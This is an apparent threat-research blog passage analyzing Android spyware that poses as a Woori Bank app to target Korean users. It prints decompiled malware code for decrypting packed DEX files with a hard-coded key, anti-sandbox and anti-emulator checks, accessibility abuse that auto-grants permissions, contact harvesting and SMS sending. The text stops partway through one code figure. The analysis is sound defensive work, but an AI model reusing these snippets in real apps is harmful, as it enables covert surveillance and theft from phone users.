Sophisticated Spyware Posing as a Banking Application To Target Korean Users

blog.cyble.com/2021/09/17/sophisticated-spyware-posing-as-a-banking-application-to-target-korean-users/

September 17, 2021

Digital transactions and the use of Mobile Banking are growing exponentially – particularly due to the ongoing pandemic. The increase in popularity of mobile banking has attracted the interest of Threat Actors (TAs), who plan on leveraging this situation to steal information and money from users. Cybercriminals are also looking to compromise mobile phones which contain the highest amount of sensitive user information.

A researcher has reported a phishing page linked to spreading Android malware in a Twitter post. Cyble Research Labs has analyzed the page and found that the phishing page is targeting Korean-speaking users.

A screenshot of the fake page is shown in the figure below.

Figure 1: Phishing page used to spread the spyware

Upon further analysis, we observed that on the phishing page, the TA is spreading a fake version of the Woori Bank app. Woori Bank is a multinational South Korean Bank headquartered in Seoul. The fake page offers the victim a loan amount with extremely attractive interest rates to entice and mislead them into accepting the offer.

Cyble Research Labs has performed a thorough analysis of the fake app and found that it is a variant of spyware. We also found that the same spyware is spreading through other phishing pages as well.

Based on our investigation, the spyware collects contacts, SMSs, call logs and audio and video files. Additionally, it performs other malicious activities such as enabling permissions without the need for user interaction, stealing credentials, etc.

Technical Analysis

The spyware shares the same icon of the WON App by Woori Bank as shown in the below figure.



Figure 2: Comparison of original Won App and the fake app

APK Metadata Information

APK File Info

- APP Name: **Woori Bank (우리은행)**
- Package Name: **com.fomta.c002**
- SHA256: **ed7ef6718a6b6e7abf3bd96c72929ee9f1e9a4bfcd97429154141c7702093f36**

Upon investigating the files inside the malware's APK file, we observed the following:

1. There are two files with .dex extension in addition to the classes.dex file, which looks suspicious. Refer to Figure 3.

Name	Size	Type	Modified
assets	4.6 MB	Folder	
error_prone	119 bytes	Folder	
jsr305_annotations	133 bytes	Folder	
lib	11.7 MB	Folder	
META-INF	108.8 kB	Folder	
res	461.4 kB	Folder	
third_party	588 bytes	Folder	
AndroidManifest.xml	26.4 kB	XML docu...	14 September 2021, 2...
classes.dex	26.4 kB	unknown	14 September 2021, 2...
resources.arsc	312.0 kB	unknown	14 September 2021, 2...
secret-classes.dex	231.4 kB	unknown	14 September 2021, 2...
secret-classes2.dex	4.2 MB	unknown	14 September 2021, 2...

Figure 3: APK File info

Upon inspecting magic numbers of the two .dex files highlighted in above figure, we found the file type of both files are not of a DEX file.

Magic numbers are the first bits of a file that uniquely identify the type of file.

1. 10 armv7-based native libraries present in APK file.

```
lib/armeabi-v7a/libRtsSDK.so
lib/armeabi-v7a/libalivc_audio.so
lib/armeabi-v7a/libartp.so
lib/armeabi-v7a/libdn_ssl.so
lib/armeabi-v7a/libfirebase.so
lib/armeabi-v7a/liblive-fdkaac.so
lib/armeabi-v7a/liblive-pusher.so
lib/armeabi-v7a/liblive-rtmp.so
lib/armeabi-v7a/liblivepusher-openh264.so
lib/armeabi-v7a/librealm-jni.so
```

Figure 4: APK's Native Libraries List

1. Set of HTML files in the assets folder as shown in Figure 5.



Figure 5: HTML Files in the APK

Manifest File Description

The malware requests 41 permissions, out of which attackers can leverage 22 permissions to collect victim's personal information such as contacts, SMSs, call logs, etc. These dangerous permissions are listed in Table 1.

Permission Name	Description
ACCESS_BACKGROUND_LOCATION, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION	Access device location (with the help of GPS and Phone network)
ANSWER_PHONE_CALLS	Allows the app to answer phone calls
CAMERA	Access device's camera

GET_TASKS	Fetch currently running apps and processes
PROCESS_OUTGOING_CALLS	Allows the app to process outgoing calls
READ_CONTACTS	Access to phone contacts
READ_EXTERNAL_STORAGE	Access device external storage
WRITE_EXTERNAL_STORAGE	Modify device external storage
READ_PHONE_STATE	Access phone state and information
RECORD_AUDIO	Allows to record audio using device microphone
CALL_PHONE	Perform call without user intervention
READ_CALL_LOG	Access user’s call logs
READ_SMS	Access user’s SMSs stored in the device
REQUEST_INSTALL_PACKAGES	Install applications without user interaction
RECEIVE_SMS	Fetch and process SMS messages
SEND_SMS	Allows the app to send SMS messages

SYSTEM_ALERT_WINDOW	Allows to display system alerts over other apps
WRITE_CALL_LOG	Modify or Delete Call Logs stored in the database
WRITE_CONTACTS	Modify or Delete Contacts Stored in Database

Table1: Permissions List

Upon inspecting the Android components in the fake app's manifest file, we identified the following entry point classes:

1. com.ppnt.ccmd.aavv.Nforg – The class which executes first when the malware is initiated by the user. The declaration of the application subclass in the manifest file is shown in below figure.

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/ic_launcher" android:name="com.ppnt.ccmd.aavv.Nforg"
```

Figure 6: Declaration of Application Subclass in Manifest

1. com.fomta.c002.MainActivity – The activity class which executes and displays the starting page of the app. Launcher activity declaration is shown in Figure 7.

```
<activity android:theme="@style/AppTheme.NoActionBar" android:name="com.fomta.c002.MainActivity" android:excludeFromRecents="true"
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
```

Figure 7: Declaration of Launcher Activity in Manifest

In the manifest file, the malware has declared a service for accessing Android's Accessibility Service.

```
<service android:name="com.fomta.c002.service.LAutoService" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE" android:process=":Auto">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data android:name="android.accessibilityservice" android:resource="@xml/ccvcservice"/>
</service>
```

Figure 8: Declaration of Accessibility Service in Manifest

Accessibility Service is a background service running in the device with the purpose of aiding users with disabilities.

Malware such as Banking trojans, Remote Access Trojans (RATs) and Spyware abuse this service to intercept and monitor all activities happening on the device screen. An example of this is the ability to intercept the credentials being entered by the user on any app.

Most of the component classes declared in the Manifest file are not present in the APK. As shown in the below figure, the launcher activity, Accessibility service, and several other classes are also missing in the APK.



Figure 9: Classes Missing in the decompiled APK

Source Code Analysis

Upon further analysis, we observed that the malware authors used packer software to conceal the actual behavior of the spyware. In this case, the malware is packed using custom packer software. Additionally, the malware also uses multiple obfuscation techniques to evade detection and to restrict reverse engineering.

Packers are a type of software used by developers to hide important code from reverse engineering. The code will only unpack during the execution of the application.

Unpack the DEX Files

Our investigation on the application subclass led us to a code where the spyware filters and passes the two suspicious DEX files, *secret_classes.dex* and *secret_class2.dex* files.

The two files are passed to a function named *decrypt* which is part of a native library, *libdn_ssl.so.* The code flow used in the malware to decrypt the DEX files is shown in the below figure.



Figure 10: Code flow to unpack DEX files

Upon analyzing the *libdn_ssl.so* file, we found that the DEX files are encrypted using the AES-128-bit encryption technique. The code used for decryption is shown in Figure 11. The key used in the encryption is also highlighted below.

```
void *__fastcall Java_com_ppnt_ccmd_aavv_InDe_decrypt(int a1, int a2, int a3, int a4)
{
  int v5; // [sp+28h] [bp-470h]
  int v6; // [sp+2Ch] [bp-46Ch]
  FILE *s; // [sp+54h] [bp-444h]
  size_t size; // [sp+58h] [bp-440h]
  size_t sizea; // [sp+58h] [bp-440h]
  char *ptr; // [sp+5Ch] [bp-43Ch]
  int byte_count; // [sp+64h] [bp-434h]
  char *filename; // [sp+68h] [bp-430h]
  int v13; // [sp+6Ch] [bp-42Ch]
  size_t v17[257]; // [sp+80h] [bp-418h] BYREF

  v13 = (*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)a1 + 736))(a1, a3, 0);
  filename = (char *)(*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)a1 + 676))(a1, a4, 0);
  byte_count = (*(int (__fastcall **)(int, int))(*(_DWORD *)a1 + 684))(a1, a3);
  v6 = j_EVP_CIPHER_CTX_new();
  v5 = j_EVP_aes_128_ecb();
  j_EVP_DecryptInit_ex(v6, v5, 0, (int)off_19A004, 0);
  ptr = (char *)malloc(byte_count);
  memset(ptr, 0, byte_count);
  j_EVP_DecryptUpdate(v6, ptr);
  size = v17[0];
  j_EVP_DecryptFinal_ex(v6, &ptr[v17[0]], v17);
  sizea = v17[0] + size;
  j_EVP_CIPHER_CTX_free(v6);
  s = fopen(filename, "wb");
  fwrite(ptr, sizea, 1u, s);
  fclose(s);
  free(ptr);
  (*(void (__fastcall **)(int, int, int, _DWORD))(*(_DWORD *)a1 + 768))(a1, a3, v13, 0);
  (*(void (__fastcall **)(int, int, char *))(*(_DWORD *)a1 + 680))(a1, a4, filename);
  return &_stack_chk_guard;
}
```

Decryption Algorithm

key

```
aDbcdcfghijklma DCB "dbcdcfghijklmaop",0
```

Figure 11: Code in a native library used to Decrypt DEX Files

We decrypted the DEX and files using the above findings. Upon decryption, we observed that the missing classes are present in the unpacked DEX files. We also found that the spyware uses anti-sandboxing techniques to stay undetected.

Anti-Sandbox Techniques

The malware performs anti-sandboxing techniques in the initial stages of the execution (after unpacking the DEX code) to hide its malicious behavior. The below code depicts the checks performed by the malware in the initial stages of execution. The malware does not execute if the device is a test environment as shown in the below figure.



Figure 12: Code for Anti-sandboxing checks

The anti-sandbox techniques used are:

1. Checks for test device (checks for the presence of adb): adb is enabled in most of the test devices. The code used by the spyware to check adb is shown in below figure.

```
private static boolean s(Context context) {
    try {
        if (Settings.Secure.getInt(context.getContentResolver(), "adb_enabled", 0) > 0) {
            return true;
        }
        return false;
    } catch (Exception e) {
        return false;
    }
}
```

Figure 13: Code to check for Test Device

1. Anti-Emulator Checks: Checks for emulator driver files and device fingerprints as shown in the Figure 14.



Figure 14: Code to check for emulator drivers and fingerprints

1. Device root check: Check for the presence of rooting software in device as shown below.

```
private static boolean e() {
    try {
        if (new File("/system/app/Superuser.apk").exists()) {
            return true;
        }
        return false;
    } catch (Exception e) {
        return false;
    }
}
```

Figure 15: Code to check for rooting software's

1. Proxy and VPN Checks: Malware analyst uses proxies and VPNs to capture the traffic of the malware. The code used to check for the presence of this technique is shown in the below figure.

Check for VPN interface

```
public static boolean g() {
    try {
        Enumeration niList = NetworkInterface.getNetworkInterfaces();
        if (niList == null) {
            return false;
        }
        Iterator it = Collections.list(niList).iterator();
        while (it.hasNext()) {
            NetworkInterface net2 = (NetworkInterface) it.next();
            if (net2.isUp()) {
                if (net2.getInterfaceAddresses().size() != 0) {
                    if ("tun0".equals(net2.getName()) || "ppp0".equals(net2.getName())) {
                        return true;
                    }
                }
            }
        }
        return false;
    } catch (Throwable e) {
        e.printStackTrace();
        return false;
    }
}
```

Check for proxies

```
private static boolean E(Context context) {
    int proxyPort;
    String proxyAddress;
    try {
        if (Build.VERSION.SDK_INT >= 14) {
            proxyAddress = System.getProperty("http.proxyHost");
            String portstr = System.getProperty("http.proxyPort");
            proxyPort = Integer.parseInt(portstr != null ? portstr : "-1");
            PrintStream printStream = System.out;
            printStream.println(proxyAddress + "~");
            PrintStream printStream2 = System.out;
            printStream2.println("port = " + proxyPort);
        } else {
            proxyAddress = Proxy.getHost(context);
            proxyPort = Proxy.getPort(context);
            Log.e("address = ", proxyAddress + "~");
            Log.e("port = ", proxyPort + "~");
        }
        if (TextUtils.isEmpty(proxyAddress) || proxyPort == -1) {
            return false;
        }
        return true;
    } catch (Exception e) {
        return false;
    }
}
```

Figure 16: Code to check for VPN and Proxies

1. **Device Language**: The spyware verifies whether the device uses Korean language as shown in the code below.

```
public static boolean x(Context context) {
    String language = context.getResources().getConfiguration().locale.getLanguage();
    return language.contains("ko") || language.contains("KO");
}
```

Figure 17: Code to check for the device language

The spyware checks for the Korean language used in the victim's device which concludes that the malware is created to target Korean-speaking users.

The fake application reveals the spyware behavior only if the malware identifies the device is not a sandboxing environment.

Spyware Behavior

The malware prompts the user to enable Accessibility permission on start, post the anti-sandboxing check. Upon enabling the permission, the malware has the capability to enable all other permissions requested with the help of the Accessibility service. The code used to request the Accessibility permission is shown below.

```
private void a() {
    try {
        if (!Kit.w(this)) {
            Kit.P(this);
        } else if (!Kit.a(this, LAutoService.class)) {
            AlertDialog.Builder builder = new AlertDialog.Builder(this);
            builder.setTitle("알림");
            builder.setCancelable(false);
            builder.setMessage("앱 정상 이용위해서 [접근성-설치된 서비스-" + getString(2131361833) + "] 허용해 주셔야 정상적인 서비스 가능합니다. ");
            builder.setPositiveButton("확인", new DialogInterface.OnClickListener() {
                /* class com.fomta.c002.MainActivity.AnonymousClass1 */

                public void onClick(DialogInterface dialog, int which) {
                    boolean isAccsiEnable = Kit.a(MainActivity.this, LAutoService.class);
                    if (!isAccsiEnable) {
                        Kit.d(MainActivity.this, "K_ACCESSIBILITY_ON", "");
                        Intent intent = new Intent("android.settings.ACCESSIBILITY_SETTINGS");
                        intent.addFlags(276856832);
                        MainActivity.this.startActivity(intent);
                    } else {
                        boolean isDefault = Kit.u(MainActivity.this);
                        if (isAccsiEnable && !isDefault && Build.VERSION.SDK_INT >= 23) {
                            Kit.c(MainActivity.this);
                        }
                    }
                    dialog.dismiss();
                }
            });
            builder.show();
```

Figure 18: Code to Request User to enable Accessibility Permission

The code used to enable all other permissions is shown in the figure below.

```
if (Build.VERSION.SDK_INT >= 29) {
    if (pack.equalsIgnoreCase("com.android.server.telecom") || pack.equalsIgnoreCase("com.google.android.permissioncontroller") || pack.equalsIgnoreCase("com.google.android.setupwizard")
        List<AccessibilityNodeInfo> appName = rootNode.findAccessibilityNodeInfosByText(getString(2131361833));
        if (Kit.u(this.b)) {
            if (appName.size() > 0) {
                List<AccessibilityNodeInfo> defaultList = rootNode.findAccessibilityNodeInfosByText(getString(R.string.default_set));
                List<AccessibilityNodeInfo> dontAskList = rootNode.findAccessibilityNodeInfosByText("다시 묻지 않음");
                if (defaultList.size() > 0 && dontAskList.size() > 0) {
                    AccessibilityNodeInfo dontAsk = dontAskList.get(0);
                    KLog.a("isEnabled--->" + dontAsk.isEnabled() + " isChecked:" + dontAsk.isChecked());
                    if (dontAsk.isEnabled() && !dontAsk.isChecked()) {
                        Kit.a(dontAsk);
                    }
                }
                if (defaultList.size() > 0) {
                    AccessibilityNodeInfo defaultApp = defaultList.get(0);
                    if (!defaultApp.isEnabled()) {
                        List<AccessibilityNodeInfo> noList = rootNode.findAccessibilityNodeInfosByText(getString(R.string.no));
                        if (noList.size() > 0) {
                            Kit.a(noList.get(0));
                        }
                    } else {
                        Kit.a(defaultApp);
                    }
                }
```

Figure 19: Code to enable all permission of spyware

The spyware also displays the HTML files in the assets folder using a WebView. Upon analyzing the HTML files, we observed that the spyware creates a fake webpage to collect user information. The below figure shows the starting webpage and the other web pages used to collect user information.



Figure 20: Fake Webpage displays on app start

Using the fake webpage, the spyware collects information such as name, Resident Registration Number (RRN), company name, phone number, etc.

Upon further analysis, we observed that the malware collects information from the victim's device such as:

- Contacts from device phonebook
- SMSs
- Call Logs
- Audio and Video recording
- GPS Location

- Applications List
- Screen Content as text

The malware uses a service called, *com.fomta.c002.service.LInitService*, to perform the spyware activity.

The spyware collects information based on the commands from the TA's Command & Control (C&C) server.

The below figure shows the code to collect contacts from the victim's device phonebook.

```
public static String l(Context context) {
    String result = "";
    try {
        Cursor phones = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, "display_name ASC");
        while (phones.moveToNext()) {
            String name = phones.getString(phones.getColumnIndex("display_name"));
            String phoneNumber = phones.getString(phones.getColumnIndex("data1"));
            if (result.equalsIgnoreCase("")) {
                result = "[{\"contact\":\"" + name + "\",\"phone\":\"" + phoneNumber + "\"}";
            } else {
                result = result + ",{\"contact\":\"" + name + "\",\"phone\":\"" + phoneNumber + "\"}";
            }
        }
        if (result.equalsIgnoreCase("")) {
            return "[{ \"contact\": \"no\",\"phone\": \"no number\"}]";
        }
        return result + "]";
    } catch (Exception e) {
        return "[{ \"contact\": \"error\",\"phone\": \"" + e.getMessage().toString() + "\"}]";
    }
}
```

Figure 21: Code to collect Contacts from the victim device

The spyware also constantly monitors victim's activities such as:

Intercepting phone calls and recording phone call audio

Receiving SMSs

The malware sends SMS messages based on commands from C&C, shared by the TA. The code used to send SMS messages is shown in the figure below.

```
public static void a(String phone_number, String sms_content) {
    try {
        SmsManager smsManager = SmsManager.getDefault();
        if (sms_content.length() > 70) {
            for (String sms : smsManager.divideMessage(sms_content)) {
                smsManager.sendTextMessage(phone_number, null, sms, null, null);
            }
            return;
        }
        smsManager.sendTextMessage(phone_number, null, sms_content, null, null);
    } catch (Exception e) {
    }
}
```

Figure 22: Code to send SMS message based on C&C command

The malware also has the capability to make a phone call without user interaction as shown in the Figure 23.

```
public static void a(Context context, String number) {
    try {
